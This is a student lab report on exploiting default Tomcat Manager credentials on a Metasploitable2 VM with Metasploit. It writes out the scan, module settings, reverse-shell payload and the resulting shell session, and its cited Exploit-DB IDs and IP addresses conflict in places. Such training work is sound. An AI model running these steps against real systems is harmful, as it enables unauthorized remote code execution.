VAPT WEEK02 REPORT
Exploitation lab
By: Shubham Khanna

Executive Summary

This report documents a hands-on exploitation exercise conducted in a controlled lab environment using the vulnerable virtual machine Metasploitable2. The objective was to identify, exploit, and validate a known security vulnerability in the **Apache Tomcat** service running on target IP **192.168.1.11**. Using the **Metasploit Framework**, I successfully exploited weak authentication on the Tomcat Manager interface to achieve **Remote Code Execution (RCE)** with a **Java reverse shell**. The exploit was validated using Exploit-DB (ID 21419), confirming its real-world applicability. This lab highlights the risks posed by default credentials and misconfigured services in enterprise environments.

Overview

The Exploitation Lab focused on simulating real-world attack scenarios using industry-standard tools such as **Metasploit**, **Burp Suite**, and **sqlmap**. The primary task was to exploit a known vulnerability in Apache Tomcat on Metasploitable2. An enhanced task involved validating the exploit using public proof-of-concept (PoC) resources. All activities were performed ethically in an isolated lab environment.

Tools Used

- **Metasploit Framework** – For exploit execution and payload delivery.
- **Nmap** – For network scanning and service enumeration.
- **Kali Linux** – Attacker machine (IP: `192.168.1.10`).
- **Metasploitablev2** – Vulnerable target machine (IP: `192.168.1.11`).
- **UTM**– Virtualization platform with **Bridged Networking**.
- **Web Browser** – To inspect the Tomcat web interface.
- **Exploit-DB** – For validation of the exploit's authenticity.


Step 1: Lab Setup

I configured both **Kali Linux** and **MetasploitableV2** virtual machines to use **Bridged Networking** in VirtualBox. This setup allows both machines to appear as independent devices on the same local network, receiving IP addresses directly from the router.


After booting both systems:

- Kali Linux obtained IP: `192.168.1.10`
- Metasploitablev2 obtained IP: `192.168.1.11`

This configuration ensured direct communication between attacker and target without NAT interference.



And attack machine



Step 2: Connectivity Test

To confirm network reachability, I performed a ping test from Kali Linux:

ping 192.168.1.11

```
┌──(khanna㉿kali)-[~/Desktop]
└─$ ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=0.937 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.644 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.532 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.518 ms
64 bytes from 192.168.1.11: icmp_seq=5 ttl=64 time=0.612 ms
64 bytes from 192.168.1.11: icmp_seq=6 ttl=64 time=0.686 ms
```

The target responded with consistent replies, confirming that the machines were on the same subnet and could communicate.

Step 3: Reconnaissance with Nmap

I used Nmap to scan the target and identify potential attack surfaces:

- nmap -sV 192.168.1.11

```
└─$ nmap -sV 192.168.1.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 08:56 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 5A:D3:BE:A3:EB:C6 (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.70 seconds

┌──(khanna㉿kali)-[~/Desktop]
```

Key findings:

- Port **8180/tcp** is open
- Service: **Apache Tomcat/Coyote JSP engine 1.1**

This indicated that the Tomcat management interface might be exposed and accessible.


Step 4: Exploitation Using Metasploit

I launched Metasploit Framework to exploit the weak authentication on the Tomcat Manager interface.
commands:

- msfconsole
-

Now i searched for exploit in metasploit.

- search tomcat_mgr



We can try and use any of the exploit from the search result

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                     Required  Description
   ----              ---------------                                                     --------  -----------
   ANONYMOUS_LOGIN   false                                                               yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                                no        Skip existing credentials stored in the current database (Ac
   PASSWORD                                                                              no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                                yes       The target host(s), see https://docs.metasploit.com/docs/usi
   RPORT             8080                                                                yes       The target port (TCP)
   SSL               false                                                               no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                               yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                       yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                   yes       The number of concurrent threads (max one per host)
   USERNAME                                                                              no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one
   USER_AS_PASS      false                                                               no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                                yes       Whether to print output for all attempts
   VHOST                                                                                 no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

Set required options:

set RHOSTS 192.168.1.11

set RPORT 8180

set HttpUSERNAME tomcat

set HttpPASSWORD tomcat

Choose a payload for reverse shell access:

set PAYLOAD java/shell/reverse_tcp

set LHOST 192.168.1.20

set LPORT 4444

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/shell/reverse_tcp
PAYLOAD => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6208 bytes as UCJz.war ...
[*] Executing /UCJz/iVu02P9alkNSyaWfjvtBAo25R8.jsp...
[*] Undeploying UCJz ...
[*] Sending stage (2952 bytes) to 192.168.1.11
[*] Command shell session 1 opened (192.168.1.10:4444 -> 192.168.1.11:52737) at 2025-08-22 02:57:00 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ud^?^?id
/bin/sh: line 4: udid: command not found
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

The exploit succeeded, and I received an interactive Java command shell on the target system.

Step 5: Exploitation Log

Exploit ID	Description	Target IP	Status	Payload
001	Tomcat RCE	192.168.1.11	Success	Java Shell

Step 6: Validation Using Exploit-DB

To verify the exploit's legitimacy, I searched **Exploit-DB** for public PoCs related to Tomcat authentication bypass.

I found **Exploit-DB ID 16317** titled: *"Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)"*

This PoC confirms that:

- The Tomcat Manager interface allows WAR file upload.
- With valid credentials (even default ones), attackers can deploy malicious WAR files.
- This leads to full **Remote Code Execution**.

Our successful Metasploit attack aligns exactly with this documented behavior.

Validation Summary :

The exploit was validated using Exploit-DB (ID 16317), confirming that Apache Tomcat's manager interface allows authenticated WAR deployment leading to RCE. Our successful Metasploit attack aligns with this Proof of Concept, proving the vulnerability is legitimate, well documented, and dangerous when default credentials are not changed.

Conclusion

This task provided practical insight into how misconfigured services and default credentials can lead to full system compromise. By exploiting the Tomcat Manager interface on `192.168.1.11` using Metasploit, I achieved remote code execution and validated the method using public exploit databases. The use of **Bridged Networking** made the simulation more realistic, reflecting real-world network conditions. This exercise emphasizes the critical importance of:

- Changing default credentials
- Securing administrative interfaces
- Regularly patching and monitoring services